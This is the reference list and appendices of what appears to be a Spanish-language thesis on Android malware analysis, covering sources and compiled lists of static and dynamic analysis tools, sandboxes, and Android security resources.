Distler, D. (2007). Malware Analysis: An Introduction. *SANS Institute InfoSec Reading Room*, 15.

Dunn, J. (27 de 11 de 2018). *The next Android version's killer feature? Security patches*. Obtenido de Naked Security: https://nakedsecurity.sophos.com/2018/05/15/the-next-android-versions-killer-feature-security-patches/

Elenkov, N. (2015). *Android Security Internals.* San Francisco: No Starch Press.

Fenández Collado, C., & Baptista Lucio, P. (2014). *Metodología de la investigación.* México D.F.: McGRAW-HILL / INTERAMERICANA EDITORES, S.A. DE C.V.

Fernando, C. (2014). *Computer Forensics with FTK.* Birmingham: Packt Publishing.

Free Software Foundation, Inc. (20 de 7 de 2019). *Redirections*. Obtenido de GNU Operating System: https://www.gnu.org/software/bash/manual/html_node/Redirections.html

Garfinkel, T., & Rosenblum, M. (6 de 2 de 2003). *The Network and Distributed System Security Symposium.* Obtenido de The Standford SUIF Compiler Group: https://www.ndss-symposium.org/ndss2003/virtual-machine-introspection-based-architecture-intrusion-detection/

Garther. (1 de November de 2018). *Best Endpoint Protection Platforms of 2018 as Reviewed by Customers*. Obtenido de Garther: https://www.gartner.com/reviews/customers-choice/endpoint-protection-platforms

Google LLC. (25 de 6 de 2019). *About the Android Open Source Project*. Obtenido de Android Open Source Project: https://source.android.com

Google LLC. (15 de 7 de 2019). *Android Open Source Project*. Obtenido de Android Runtime (ART) and Dalvik: https://source.android.com/devices/tech/dalvik

Google LLC. (16 de 7 de 2019). *Dalvik Executable format*. Obtenido de Android Open Source Project: https://source.android.com/devices/tech/dalvik/dex-format

Gundert, L. (20 de 11 de 2015). *Mazar Android Bot: Threat or Not? Quick Threat Identification and Assessment Example*. Obtenido de Recorded Future: https://www.recordedfuture.com/mazar-android-bot/

H4ck0. (11 de 11 de 2018). *Top 23 Android Static Analysis Tools – 2018 Compilation*. Obtenido de Yeah Hub: https://www.yeahhub.com/top-23-android-static-analysis-tools/

Heisler, Y. (30 de 11 de 2018). *Mobile internet usage surpasses desktop usage for the first time in history*. Obtenido de BGR: https://bgr.com/2016/11/02/internet-usage-desktop-vs-mobile/

Hernández Sampieri, R. (2014). *Metodología de la Investigación.* México D.F.: Mc Graw Hill.

Hill, S. (31 de 10 de 2018). *What is Android fragmentation, and can Google ever fix it?* Obtenido de Digital Trends: https://www.digitaltrends.com/mobile/what-is-android-fragmentation-and-can-google-ever-fix-it/

Hu, X., Bhatkar, S., Griffin, K., & Shin, K. (2013). MutantX-S: Scalable Malware Clustering Based on Static Features. *2013 USENIX Annual Technical Conference* (págs. 187-198). San José: The USENIX Association.

IBM Corp. (15 de 10 de 2018). *Mobile analysis* . Obtenido de IBM Cloud Docs: https://console.bluemix.net/docs/services/ApplicationSecurityonCloud/appseccloud_scanning_mobile.html#scanning_mobile

Idan, R., & Ofer, C. (1 de 11 de 2018). *CuckooDroid - Automated Android Malware Analysis.* Obtenido de GitHub: https://github.com/idanr1986/cuckoo-droid

Instituto Tecnológico de Sonora. (15 de 12 de 2018). *TAXONOMIA DE BLOOM.* Obtenido de Instituto Tecnológico de Sonora : https://www.itson.mx/servicios/innovacion/Documents/taxonomia_verbos_2.pdf

Jabeen, H. (11 de 4 de 2018). *Reading and Writing Files in Python Tutorial* . Obtenido de Data Camp: https://www.datacamp.com/community/tutorials/reading-writing-files-python

Joe Security LLC. (28 de 9 de 2018). *Joe Sandbox Mobile*. Obtenido de Joe Security: https://www.joesecurity.org/joe-sandbox-mobile

Kasama, T. (3 de 2014). *A Study on Malware Analysis Leveraging Sandbox Evasive Behaviors.* Obtenido de Yokohama National University Open Access: https://ynu.repo.nii.ac.jp

Kendall, K. (2007). Practical malware analysis. *Black Hat Conference.* Las Vegas.

Keragala, D. (2016). Detecting Malware and Sandbox Evasion Techniques. *SANS Institute InfoSec Reading Room.*

Lalande, J.-F. (11 de 2018). *Android Malware Analysis: from technical difficulties to scientific challenges?* Obtenido de CentraleSupelec Institutional Repository: https://hal-centralesupelec.archives-ouvertes.fr/hal-01906318/document

Lantz, P. (12 de 4 de 2019). *droidbox*. Obtenido de GitHub: https://github.com/pjlantz/droidbox

Levy, H. (1984). *Capability-Based Computer Systems.* Digital Press. Obtenido de https://homes.cs.washington.edu/~levy/capabook/

Linder, B. (10 de 15 de 2014). *What's new in Android 5.0 Lollipop*. Obtenido de Lilliputing: https://liliputing.com/2014/10/whats-new-android-5-0-lollipop.html

Low, M. (24 de 7 de 2018). *Freezing Python's Dependency Hell in 2018.* Obtenido de Medium: https://tech.instacart.com/freezing-pythons-dependency-hell-in-2018-f1076d625241

Maggi, F., Valdi, A., & Zanero, S. (2013). AndroTotal: A Flexible, Scalable Toolbox and Service for Testing Mobile Malware Detectors. *roceedings of the 3rd Annual ACM CCS Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM).* Berlin: ACM.

Makan, K., & Alexander-Bown, S. (2013). *Android Security Cookbook.* BIRMINGHAM: Packt Publishing.

Martín García, A., Lara-Cabrera, R., & Camacho, D. (21 de 5 de 2019). *AndroPyTool*. Obtenido de GitHub: https://github.com/alexMyG/AndroPyTool

McAfee. (28 de 11 de 2018). *McAfee Mobile Threat Report Q1, 2018.* Obtenido de McAfee: https://www.mcafee.com/enterprise/en-us/assets/reports/rp-mobile-threat-report-2018.pdf

McGraw, G., & Morrisett, G. (2000). Attacking Malicious Code: A Report to the Infosec Research Council. *IEEE*, 33.

Melis, M., Maiorca, D., Biggio, B., Giacinto, G., & Roli, F. (2018). Explaining Black-box Android Malware Detection. *European Signal Processing Conference.* Cagliari: University of Cagliari.

MICITT. (28 de 10 de 2018). *Penetración de telefonía móvil incrementó un 5% en el último año, alcanzando un valor de un 179 líneas por cada 100 habitantes*. Obtenido de Ministerio de Ciencia Tecnología y Telecomunicaciones de Costa Rica: https://micit.go.cr/index.php?option=com_content&view=article&id=10297:penetracion-de-telefonia-movil-incremento-un-5-en-el-ultimo-ano-alcanzando-un-valor-de-un-179-lineas-por-cada-100-habitantes&catid=40&Itemid=630

Murphy, J., & Roser, M. (20 de 5 de 2019). *Internet*. Obtenido de Our World In Data: https://ourworldindata.org/internet

Neil, R. (1 de 12 de 2018). *The Best Android Antivirus Apps of 2018*. Obtenido de PcMag: https://www.pcmag.com/article/358984/the-best-android-antivirus-apps

NewSky Security, LLC. (4 de 11 de 2018). *AVC UnDroid [beta]*. Obtenido de NewSky Security: https://undroid.av-comparatives.org/about.php

NIST. (2 de 10 de 2018). *Guide to Malware Incident Prevention and Handling for Desktops and Laptops.* Obtenido de National Institute of Standards and Technology Website: http://dx.doi.org/10.6028/NIST.SP.800-83r1

Node.js Foundation. (30 de 7 de 2019). *Fast, unopinionated, minimalist web framework for Node.js*. Obtenido de Express: https://expressjs.com/

Node.js Foundation. (30 de 7 de 2019). *Node.js® is a JavaScript runtime built on Chrome's V8 JavaScript engine.* Obtenido de NodeJS: https://nodejs.org/en/

Nokia. (2 de 12 de 2018). *Nokia Threat Intelligence Report – 2H 2016.* Obtenido de Nokia: https://pages.nokia.com/8859.Threat.Intelligence.Report.html

NVISO Labs. (31 de 5 de 2019). *Introducing ApkScan*. Obtenido de NVISO Labs: https://blog.nviso.be/2013/03/07/introducing-apkscan/

OpenBSD Foundation. (18 de 4 de 2019). *About OpenSSH*. Obtenido de OpenSSH: https://www.openssh.com/

Osborne, C. (30 de 11 de 2018). *CopyCat Android malware infected 14 million devices, rooted 8 million last year*. Obtenido de ZDNet: https://www.zdnet.com/article/copycat-android-malware-infected-14m-devices-rooted-8m-last-year/

Oxford University Press. (28 de 11 de 2018). *sandbox*. Obtenido de Oxford Dictionaries: https://en.oxforddictionaries.com/definition/sandbox

Palmer, D. (20 de 11 de 2018). *This Android malware has infected 85 million devices and makes its creators $300,000 a month*. Obtenido de ZDNet: https://www.zdnet.com/article/this-android-malware-has-infected-85-million-devices-and-makes-its-creators-300000-a-month/

Partrick. (17 de 3 de 2015). *Remote-controll Trojan with Smack Technique*. Obtenido de AVLTeam: http://blog.avlyun.com/2015/03/2222/remote-controll-trojan-with-smack-technique/

Prochaska, F. (15 de 7 de 2019). *Evaluation Research.* Obtenido de San José State University: http://www.sjsu.edu/people/fred.prochaska/courses/ScWk240/s1/Session-14-Slides---Evaluation-Research.pdf

Red Hat, Inc. (30 de 7 de 2019). *What is Docker?* . Obtenido de OpenSource.com: https://opensource.com/resources/what-docker

rovo89, & Tungstwenty. (15 de 5 de 2019). *Xposed Module Repository*. Obtenido de Xpoded: https://repo.xposed.info/

Saeed, I., Selamat, A., & Abuagoub, A. (4 de 2013). A Survey on Malware and Malware Detection Systems. *International Journal of Computer Applications, 67*(16).

Schultz, M., Eleazar, E., Erez, Z., & Salvatore J. Stolfo, S. (2001). Data Mining Methods for Detection of New Malicious Executables. *Columbia Academic Commons*.

Shipp, R. (4 de 5 de 2019). *A curated list of awesome malware analysis tools and resources.* . Obtenido de GitHub: https://github.com/rshipp/awesome-malware-analysis

Sikorski, M., & Honig, A. (2012). *Practical Malware Analysis.* San Francisco: No Starch Press.

Singh, A., & Bu, Z. (26 de 11 de 2016). *HOT KNIVES THROUGH BUTTER: Evading File-based Sandboxes.* Obtenido de FireEye: https://www.fireeye.com/content/dam/fireeye-www/current-threats/pdfs/pf/file/fireeye-hot-knives-through-butter.pdf

StatCounter. (1 de 12 de 2018). *Desktop vs Mobile vs Tablet Market Share Worldwide*. Obtenido de StatCounter GlobalStats: http://gs.statcounter.com/platform-market-share/desktop-mobile-tablet/worldwide/2016

StatCounter. (10 de 12 de 2018). *Mobile Operating System Market Share Worldwide* . Obtenido de StatCounter: http://gs.statcounter.com/os-market-share/mobile/worldwide

Strazzere, T. (20 de 5 de 2019). *Kisskiss*. Obtenido de GitHub: https://github.com/strazzere/android-unpacker/tree/master/native-unpacker

Suchman, E. (1967). *Evaluative Research: Principles and Practice in Public Service and Social Action Programs.* New York: Russell Sage Foundation.

Syarif, Y., Yudi, P., & Imam, R. (2015). Implementation of Malware Analysis using Static and Dynamic Analysis Method. *International Journal of Computer Applications, 117*(6).

Symantec. (2 de 12 de 2018). *Internet Security Threat Report.* Obtenido de Symantec Corporation: https://www.symantec.com/content/dam/symantec/docs/reports/istr-22-2017-en.pdf

Symantec. (4 de 12 de 2018). *Norton*. Obtenido de Android vs iOS: Which is more secure? : https://us.norton.com/internetsecurity-mobile-android-vs-ios-which-is-more-secure.html

Symantec Corporation. (20 de 4 de 2019). *How to remove malware from Android phones* . Obtenido de Norton: https://us.norton.com/internetsecurity-malware-how-to-remove-malware-from-android-phones.html#signs

Teoh, R. (28 de 6 de 2019). *Android Application/Package APK Structure Part 1*. Obtenido de The Way of Ryantzj: http://www.ryantzj.com/android-applicationpackage-apk-structure-part-1.html

Tung, L. (28 de 11 de 2018). *Android vs iOS vs Windows: Which suffers most infections? Nokia reveals all*. Obtenido de ZDNet: https://www.zdnet.com/article/android-vs-ios-vs-windows-which-suffers-most-infections-nokia-reveals-all/

UIC R.E. Academy. (1 de 6 de 2019). *UIC R.E. Academy* . Obtenido de Malware Analysis Tools: https://quequero.org/downloads/malware-analysis-tools/

Universidad Nacional de Luján. (11 de 2018). *Código malicioso (Malware)*. Obtenido de Departamento de Seguridad Informática Universidad Nacional de Luján: http://www.seguridadinformatica.unlu.edu.ar/?q=taxonomy/term/28

Van Der Veen, V., & Rossow, C. (23 de 10 de 2018). *Tracedroid*. Obtenido de VU University Ansterdam: http://tracedroid.few.vu.nl/

Wiśniewski , R., & Tumbleson, C. (28 de 5 de 2019). *Apktool*. Obtenido de GitHub: https://ibotpeaches.github.io/Apktool/

XYSec Labs. (28 de 11 de 2018). *Gartner's List of Mobile App Security Testing Vendors & Why Appknox Got Listed*. Obtenido de Appknox: https://blog.appknox.com/gartners-list-mobile-app-security-testing-vendors/

Yoshioka, K., Takahiro, K., & Tsutomu, M. (2016). Sandbox Analysis with Controlled Internet Connection for Observing Temporal Changes of Malware Behavior. *ResearchGate*. Obtenido de ResearchGate: https://www.researchgate.net/profile/Katsunari_Yoshioka/publication/254198606_Sandbox_Analysis_with_Controlled_Internet_Connection_for_ObservingTemporal_Changes_of_Malware_Behavior/links/5746e19208aea45ee857fb78/Sandbox-Analysis-with-Controlled-Internet-C

Zaharia, A. (12 de 2 de 2016). *Security Alert: Mazar BOT – the Android Malware That Can Erase Your Phone*. Obtenido de Heimdal Security: https://heimdalsecurity.com/blog/security-alert-mazar-bot-active-attacks-android-malware/

Zahra, B., Hashem, H., Seyed Mehdi, H., & Ali, H. (2013). A Survey on Heuristic Malware Detection Techniques. *5th Conference on Information and Knowledge Technology*. Shiraz: IEEE.

Zeller, A. (2009). *Control-flow graph* . Obtenido de ScienceDirect: https://www.sciencedirect.com/topics/computer-science/control-flow-graph

Apéndices

Apéndice 1: Top 23 Android Static Analysis Tools – 2018 Compilation

A static analysis is a review of the potential malware without its execution. For example, one of the first things that should be done is to open the sample in a hex editor. This will provide a researcher with a quick and dirty look at strings and other pieces of the program that can help in the dynamic analysis of the code. It can also help researchers spot a corrupt file, detect the use of encryption, determine if the file is an executable, and more.

In addition to ensuring your android application meets its functional requirements by building tests, it's also important that you ensure your code has no structural problems by scanning the application with below listed analysis tools.

Here we've compiled the top 23 tools through which you can do a static analysis for any android application:

- Amandroid – A Static Analysis Framework
- Androwarn – Yet Another Static Code Analyzer
- APK Analyzer – Static and Virtual Analysis Tool
- APK Inspector – A Powerful GUI Tool
- Droid Hunter – Android application vulnerability analysis and Android pentest tool
- Error Prone – Static Analysis Tool
- Findbugs – Find Bugs in Java Programs
- Find Security Bugs – A SpotBugs plugin for security audits of Java web applications.
- Flow Droid – Static Data Flow Tracker
- Smali/Baksmali – Assembler/Disassembler for the dex format
- Smali-CFGs – Smali Control Flow Graph's
- SPARTA – Static Program Analysis for Reliable Trusted Apps
- Thresher – To check heap reachability properties
- Vector Attack Scanner – To search vulnerable points to attack
- Gradle Static Analysis Plugin
- Improve your code with **lint** checks
- Checkstyle – A tool for checking Java source code
- PMD – An extensible multilanguage static code analyzer
- Soot – A Java Optimization Framework
- Android Quality Starter
- QARK – Quick Android Review Kit
- Infer – A Static Analysis tool for Java, C, C++ and Objective-C
- Android Check – Static Code analysis plugin for Android Project

Apéndice 2: Malware Analysis Tools

Malware Analysis Tools

A list of analysis tools designed to log the activities of a process, log its network traffic, access to the registry etc. Mobile malware analysis tools are included together with useful sandboxing software for dynamic analysis.

- SysAnalyzer setup (old) – SysAnalyzer GitHub repo (updated)
  SysAnalyzer is an automated malcode run time analysis application that monitors various aspects of system and process states. SysAnalyzer was designed to enable analists to quickly build a comprehensive report as to the actions a binary takes on a system.
- Regshot 1.9.0
  Regshot is an open-source (GPL) registry compare utility that allows you to quickly take a snapshot of your registry and then compare it with a second one – done after doing system changes or installing a new software product.
- Wireshark
  Wireshark is a network packet analyzer. A network packet analyzer will try to capture network packets and tries to display that packet data as detailed as possible.
- Robtex Online Service
  IPs, Domains, Network Structure Analysis tool.
- VirusTotal
  Virustotal is a service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines.
- Mobile-Sandbox
  Mobile-Sandbox.com provides static and dynamic malware analysis for Android OS smartphones.
- Malzilla
  MalZilla is a useful program for use in exploring malicious pages. It allows you to choose your own user agent and referrer, and has the ability to use proxies. It shows you the full source of webpages and all the HTTP headers. It gives you various decoders to try and deobfuscate javascript aswell.
- Volatility
  Volatility Framework is a completely open collection of tools, for the extraction of digital artifacts from volatile memory (RAM) samples.

Mobile Malware Analysis Tools

- APKTool
  A tool for reverse engineering 3rd party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications; it makes possible to debug *smali* code step by step.
- Dex2Jar
  Designed to read the Android Dalvik Executable (.dex/.odex) format. It reads the dex instruction to dex-ir format and can convert to ASM format. Can also be used to perform some basic deobfuscation.
- Smali
  smali/baksmali is an assembler/disassembler for the dex format used by dalvik, Android's Java VM implementation.


PDF Tools

- PeePDF is a Python tool to explore PDF files in order to find out if the file can be harmful or not

Sandboxes

- Cuckoo Sandbox
  Cuckoo Sandbox is an *Open Source* software for automating analysis of suspicious files.
- DroidBox
  DroidBox is developed to offer dynamic analysis of Android applications.
- Malwasm
  Malwasm is a tool based on Cuckoo Sandbox designed to help perform step by step analysis, log all malware activities and store them into a web accessible database.

Apéndice 3: Android Malware Analysis Tools – Dynamic Analysis Tools



ANDROID MALWARE ANALYSIS TOOL – DYNAMIC ANALYSIS TOOLS

By Cloudi | July 12, 2017 | Mobile Security | 1 Comment

Androl4b

AndroL4b is an android security virtual machine based on ubuntu-mate includes the collection of latest framework, tutorials and labs from different security geeks and researchers for reverse engineering and malware analysis.

Tools

Radare2 Unix-like reverse engineering framework and commandline tools
Frida Inject JavaScript to explore native apps on Windows, macOS, Linux, iOS, Android, and QNX.
ByteCodeViewer Android APK Reverse Engineering Suite (Decompiler, Editor, Debugger)
Mobile Security Framework (MobSF) (Android/iOS) Automated Pentesting Framework (Just Static Analysis in this VM)
Drozer Security Assessment Framework for Android Applications
APKtool Reverse Engineering Android Apks
AndroidStudio IDE For Android Application Development
BurpSuite Assessing Application Security
Wireshark Network Protocol Analyzer
MARA Mobile Application Reverse engineering and Analysis Framework
FindBugs-IDEA Static byte code analysis to look for bugs in Java code
AndroBugs Framework Android vulnerability scanner that helps developers or hackers find potential security vulnerabilities in Android applications
Qark Tool to look for several security related Android application vulnerabilities

Apéndice 4: A collection of Android security related resources

Academic/Research/Publications/Books

Research Papers

1. Exploit Database
2. Android security related presentations
3. A good collection of static analysis papers

Books

1. SEI CERT Android Secure Coding Standard

Others

1. OWASP Mobile Security Testing Guide Manual
2. doridori/Android-Security-Reference
3. android app security checklist
4. Mobile App Pentest Cheat Sheet
5. ~~Mobile Security Reading Room - A reading room which contains well categorised technical reading material about mobile penetration testing, mobile malware, mobile forensics and all kind of mobile security related topics~~
6. ~~Android Reverse Engineering 101 by Daniele Altomare~~

Exploits/Vulnerabilities/Bugs

List

1. Android Security Bulletins
2. Android's reported security vulnerabilities
3. Android Devices Security Patch Status
4. AOSP - Issue tracker
5. OWASP Mobile Top 10 2016
6. Exploit Database - click search
7. Vulnerability Google Doc
8. Google Android Security Team's Classifications for Potentially Harmful Applications (Malware)

Malware

1. androguard - Database Android Malwares wiki
2. Android Malware Github repo
3. Android Malware Genome Project - contains 1260 malware samples categorized into 49 different malware families, free for research purpose.
4. Contagio Mobile Malware Mini Dump
5. VirusTotal Malware Intelligence Service - powered by VirusTotal, not free
6. Drebin
7. ~~Admire~~

Apéndice 5: A curated list of awesome malware analysis tools and resources


Awesome Malware Analysis awesome

A curated list of awesome malware analysis tools and resources. Inspired by awesome-python and awesome-php.


- Malware Collection
  - Anonymizers
  - Honeypots
  - Malware Corpora
- Open Source Threat Intelligence
  - Tools
  - Other Resources
- Detection and Classification
- Online Scanners and Sandboxes
- Domain Analysis
- Browser Malware
- Documents and Shellcode
- File Carving
- Deobfuscation
- Debugging and Reverse Engineering
- Network
- Memory Forensics
- Windows Artifacts
- Storage and Workflow
- Miscellaneous
- Resources
  - Books
  - Twitter
  - Other
- Related Awesome Lists
- Contributing
- Thanks

View Chinese translation: 恶意软件分析大合集.md.

